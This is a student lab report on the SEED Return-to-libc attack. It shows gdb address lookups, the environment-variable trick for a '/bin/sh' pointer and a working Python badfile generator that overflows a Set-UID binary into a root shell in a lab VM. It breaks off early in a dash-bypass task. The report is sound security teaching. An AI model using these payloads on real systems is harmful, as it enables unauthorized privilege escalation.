Universidade do Minho
Escola de Engenharia

Computer Systems Security

TP3 - Return-to-libc Attack Lab

pg60244 - Diogo Gomes Rodrigues

pg59788 - José Diogo Azevedo Martins

pg59802 - Tomás Moura Martins dos Santos Ferreira

2025/2026

Index


1. Task 1: Finding out the Addresses of libc Functions

The goal of this task is to bypass the non-executable stack (NX) protection. Since we cannot execute injected shellcode on the stack, we must leverage code that already exists in the program's memory.


In the standard buffer overflow (previous lab), we needed the address of the stack (buffer). In this lab, we do not care about the stack address for the code execution; we care about the libc text segment addresses. This is a fundamental shift in strategy to defeat the NX bit protection.


We intend to jump to the **system()** function located in the standard C library (libc) to execute a command (specifically /bin/sh). We also need the address of **exit()** to allow the vulnerable program to terminate gracefully after our attack, preventing a crash that might raise suspicion.

First we will disable the memory address randomization and configure the /bin/sh to point to zsh shell instead of the default /bin/dash because if dash is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping its privilege. Also let´s not forget to compile the program for 32-bit to keep it simple, disable the StackGuard protection scheme and to set the stack to be non-executable.


```
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$ sudo ln -sf /bin/zsh /bin/sh
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$ ls
exploit.py  Makefile  retlib  retlib.c
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$
```

To find the memory addresses where libc is loaded, we used the GNU Debugger (gdb) on the target Set-UID program retlib and because libc is a dynamic shared library, it is not loaded into memory until the program actually starts running. Therefore, we had to set a breakpoint at main and use the run command before we could query the function addresses with the p (print) command.



```
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$ touch badfile
[12/07/25]seed@VM:~/.../Ficha6-ReturnToLibC$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Desktop/SSC/Ficha6-ReturnToLibC/retlib
```


```
Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ 
```


It should be noted that memory mapping can vary slightly between Set-UID and non-Set-UID programs, or even between different binaries. To ensure our calculated addresses are correct for the exploit, we must debug the exact binary (retlib) we intend to attack.

2. Task 2: Putting the shell string in the memory


This task focuses on the necessary preparations for the attack. To place the shell string into memory, we utilized the following commands:


```
[12/12/25]seed@VM:~/.../Labsetup$ export MYSHELL=/bin/sh
[12/12/25]seed@VM:~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/sh
[12/12/25]seed@VM:~/.../Labsetup$ 
```

We proceeded to verify the address of the environment variable using the bash shell:


```
[12/12/25]seed@VM:~/.../Labsetup$ nano myshell.c
[12/12/25]seed@VM:~/.../Labsetup$ cat myshell.c
#include <stdio.h>

void main(){
        char* shell =  getenv("MYSHELL");
        if (shell)
                printf("%x\n", (unsigned int)shell);
}
[12/12/25]seed@VM:~/.../Labsetup$ gcc -m32 myshell.c -o prtenv
myshell.c: In function ‘main’:
myshell.c:4:17: warning: implicit declaration of function ‘getenv’ [-Wimplicit-function-declaration]
    4 |  char* shell =  getenv("MYSHELL");
      |                 ^~~~~~
myshell.c:4:17: warning: initialization of ‘char *’ from ‘int’ makes pointer from integer without a cast [-Wint-conversion]
[12/12/25]seed@VM:~/.../Labsetup$ ls
badfile      Makefile   peda-session-retlib.txt  retlib
exploit.py  myshell.c  prtenv                   retlib.c
[12/12/25]seed@VM:~/.../Labsetup$ ./prtenv
ffffd357
[12/12/25]seed@VM:~/.../Labsetup$ 
```

Executing the helper program `myshell.c`, which prints the address of the `MYSHELL` variable, returned a specific memory address. To verify that the variable's address remains constant across different program executions, we added the same print logic to the `retlib.c` program. We obtained the following result:


```
[12/12/25]seed@VM:~/.../Labsetup$ nano retlib.c
[12/12/25]seed@VM:~/.../Labsetup$ gcc -m32 -fno-stack-protector -z noexecstack -o retlib retlib.c
[12/12/25]seed@VM:~/.../Labsetup$ sudo chown root retlib
[12/12/25]seed@VM:~/.../Labsetup$ sudo chmod 4755 retlib
[12/12/25]seed@VM:~/.../Labsetup$ ./retlib
ffffd357
Address of input[] inside main():  0xffffccbc
Input size: 0
Address of buffer[] inside bof():  0xffffcc80
Frame Pointer value inside bof():  0xffffcc98
Segmentation fault
```

As shown, the address where the variable is stored is identical in both executions. As stated in the exercise, for this to work, the name of the helper program must have the same length as “retlib”. If the program name changes in length, it shifts the position of the environment variables in memory . Therefore, ensuring `prtenv` has the same 6-

character length as `retlib` guarantees that the address of `MYSHELL` remains consistent between the two programs .

3. Task3: Launching the Attack


The objective of Task 3 is to construct a malicious input file (badfile) that exploits the buffer overflow in the Set-UID vulnerable program retlib. Instead of injecting shellcode into the stack (which is now protected by non-executable stack policies) this attack redirects program execution to legitimate functions within the libc library. Specifically, we overwrite the saved return address to jump into system(), provide it with the address of the string "/bin/sh", and set exit() as the subsequent return address to allow clean program termination. A successful exploitation results in a root shell.

To call system("/bin/sh") successfully, we need to construct the stack so that when the vulnerable function returns, it "thinks" it called system().

The Y value (The Return Address Offset) is the most critical value, It represents the distance from the start of the buffer to the memory location holding the Return Address. Just like in the Buffer Overflow lab, we calculate this using gdb:


Y = $ebp - &buffer + 4

- Run gdb -q retlib
- Break at bof (b bof)
- run.




```
[12/20/25]seed@VM:~/.../Ficha6-ReturnToLibC$ touch badfile
[12/20/25]seed@VM:~/.../Ficha6-ReturnToLibC$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
gdb-peda$ b bof
Breakpoint 1 at 0x124d: file retlib.c, line 10.
gdb-peda$ run
Starting program: /home/seed/Desktop/SSC/Ficha6-ReturnToLibC/retlib
Address of input[] inside main():  0xffffcd70
Input size: 0
[-----------------------------------registers-----------------------------------]
EAX: 0xffffcd70 --> 0xffffcd98 --> 0x0
EBX: 0x56558fc8 --> 0x3ed0
ECX: 0x0
EDX: 0x565570c8 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
```

- Type next (to ensure $ebp is updated for the current frame, as per the lab notes).



```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcd70 "\230\315\377\377\322\374;\003,\316\377\377\340\263\374", <incomplete sequence \367>) at retlib.c:10
10      {
gdb-peda$ next
```

- p $ebp and p &buffer.



```
[------------------------------------------------------------
Legend: code, data, rodata, value
15          asm("movl %%ebp, %0" : "=r" (framep));
gdb-peda$ p $ebp
$1 = (void *) 0xffffcd58
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xffffcd40
gdb-peda$ quit
```

- Subtract the addresses and add 4. This is your Y.

Y = 0xffffcd58 - 0xffffcd40 + 4 = 0x18 + 4 = $1 \times 16 + 8 + 4$ = 28 bytes

Consequently, the other values are:

- Z (The Exit Address): 28 + 4 = 32
- X (The Argument Address - /bin/sh): 32 + 4 = 36

Please note that you need to compile the code with the -g flag to add the symbol table and consequently see the p &buffer.


```python
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

# --- ADDRESSES FOUND IN TASK 1 & 2 ---
sh_addr     = 0xffffd410
system_addr = 0xf7e12420
exit_addr   = 0xf7e04f80

# --- CALCULATED OFFSETS ---
Y = 28   # Offset for System Address
Z = 32   # Offset for Exit Address (Y + 4)
X = 36   # Offset for /bin/sh Address (Z + 4)

# --- CONSTRUCTING THE PAYLOAD ---

# Place the address of "/bin/sh" at offset X
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

# Place the address of system() at offset Y
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

# Place the address of exit() at offset Z
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

A Python script was used to generate a 300-byte buffer containing the addresses needed for the attack. Next we explain the key points of the script:

- The buffer is initially filled with non-zero bytes (0xaa) to avoid accidental null-termination.
- **system()**, **exit()**, and the address of the "/bin/sh" string are inserted in little-endian format.
- In the stack layout for system(), the return address is located immediately after the function address itself (4 bytes higher). We place exit_addr here so that when system() finishes, it jumps to exit(), closing the program cleanly.
- The first argument for system() is located immediately after its return address (4 bytes higher than Z, or 8 bytes higher than Y). We place sh_addr (address of "/bin/sh") here.

The resulting badfile is now a valid Return-to-libc payload.

This screenshot shows the process used to prepare the badfile:




```
[12/05/25]seed@VM:~/.../Labsetup$ touch badfile
[12/05/25]seed@VM:~/.../Labsetup$ ls -l badfile
-rw-rw-r-- 1 seed seed 0 Dec  5 07:17 badfile
[12/05/25]seed@VM:~/.../Labsetup$ python3 exploit.py
[12/05/25]seed@VM:~/.../Labsetup$ ls -l badfile
-rw-rw-r-- 1 seed seed 300 Dec  5 07:18 badfile
[12/05/25]seed@VM:~/.../Labsetup$
```

- touch badfile initially creates an empty file, confirmed by its size of 0 bytes.
- Running python3 exploit.py fills the file with the crafted payload.
- A second ls -l badfile confirms the file now has 300 bytes, matching the buffer size defined in the exploit script.

This validates that the exploit was correctly generated and written to disk, making the attack ready to be executed by running the vulnerable program.

3.1. Attack variation 1




```
[12/05/25]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcda0
Input size: 300
Address of buffer[] inside bof():  0xffffcd70
Frame Pointer value inside bof():  0xffffcd88
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin)
,131(lxd),132(sambashare),136(docker)
# exit
[12/05/25]seed@VM:~/.../Labsetup$
```

When the vulnerable program is executed:

- It prints the addresses of internal buffers (input[], buffer[], and frame pointer) as part of the lab instrumentation.
- **strcpy()** copies the malicious contents of badfile into the local buffer, overflowing it and overwriting the saved return address.
- Upon returning from **bof()**, the program jumps directly into **system()**, which executes the command pointed to by our injected argument ("/bin/sh").
- Because the binary is Set-UID root, and /bin/sh was previously replaced by a version that does not drop privileges, the attacker receives a root shell.

Task 3 successfully demonstrates how buffer overflow vulnerabilities remain exploitable even when modern protections such as non-executable stacks are enabled. By redirecting execution flow into existing libc functions (system() and exit()), the attack bypasses the need for injected shellcode. Through careful calculation of stack offsets and memory addresses, it was possible to spawn a root shell from a Set-UID program purely via return address manipulation.

3.2. Attack variation 2



```
[12/12/25]seed@VM:~/.../Labsetup$ cp retlib newretlib
[12/12/25]seed@VM:~/.../Labsetup$ ls -l retlib newretlib
-rwxr-xr-x 1 seed seed 15788 Dec 12 06:35 newretlib
-rwsr-xr-x 1 root seed 15788 Dec  5 06:50 retlib
[12/12/25]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
zsh:1: command not found: h
[12/12/25]seed@VM:~/.../Labsetup$
```

After successfully exploiting the vulnerable program, the original binary retlib was copied to a new file named newretlib, ensuring that the new filename had a different length. The attack was then repeated without modifying the existing badfile.

The attack did not result in a privileged shell. Instead, the program printed an error message (command not found) and terminated normally.

This behavior can be explained by two main factors. First, changing the name and length of the executable alters the process memory layout at runtime, including the placement of environment variables on the stack. Since the exploit relies on a hard-coded address of the "/bin/sh" string stored in an environment variable, this address becomes invalid after the filename change. As a result, the system() function receives an incorrect pointer and attempts to execute an invalid command. Second, the copied binary newretlib is no longer a Set-UID root program. Unlike the original retlib, which is owned by root and has the Set-UID bit enabled, newretlib runs with the privileges of the invoking user. Therefore, even if the control flow hijacking were successful, the process would not be able to spawn a root shell.

This experiment demonstrates that return-to-libc attacks can be highly sensitive to changes in the execution environment. Small modifications, such as renaming the executable or losing the Set-UID property, can break the exploit by invalidating hard-coded addresses or removing the privilege escalation capability.


4. Task4: Defeat Shell's countermeasure

The goal of this task is to bypass the security countermeasure present in modern shell programs (like dash and bash), which automatically drop Set-UID privileges when executed. In previous tasks, system("/bin/sh") failed to provide a root shell because /bin/sh links to /bin/dash, which drops privileges. To defeat this, we must execute /bin/bash with the -p (preserve privileges) flag. Since system() does not easily support arguments, we replaced it with the execv() function.


First, we ensured the system was configured to use the protected shell, simulating the countermeasure: $ sudo ln -sf /bin/dash /bin/sh


To perform the Return-to-Libc attack using execv(), we needed the addresses of the function and the memory locations for its arguments.

- Buffer Address: 0xffffcdb0 (Reported by the program output).

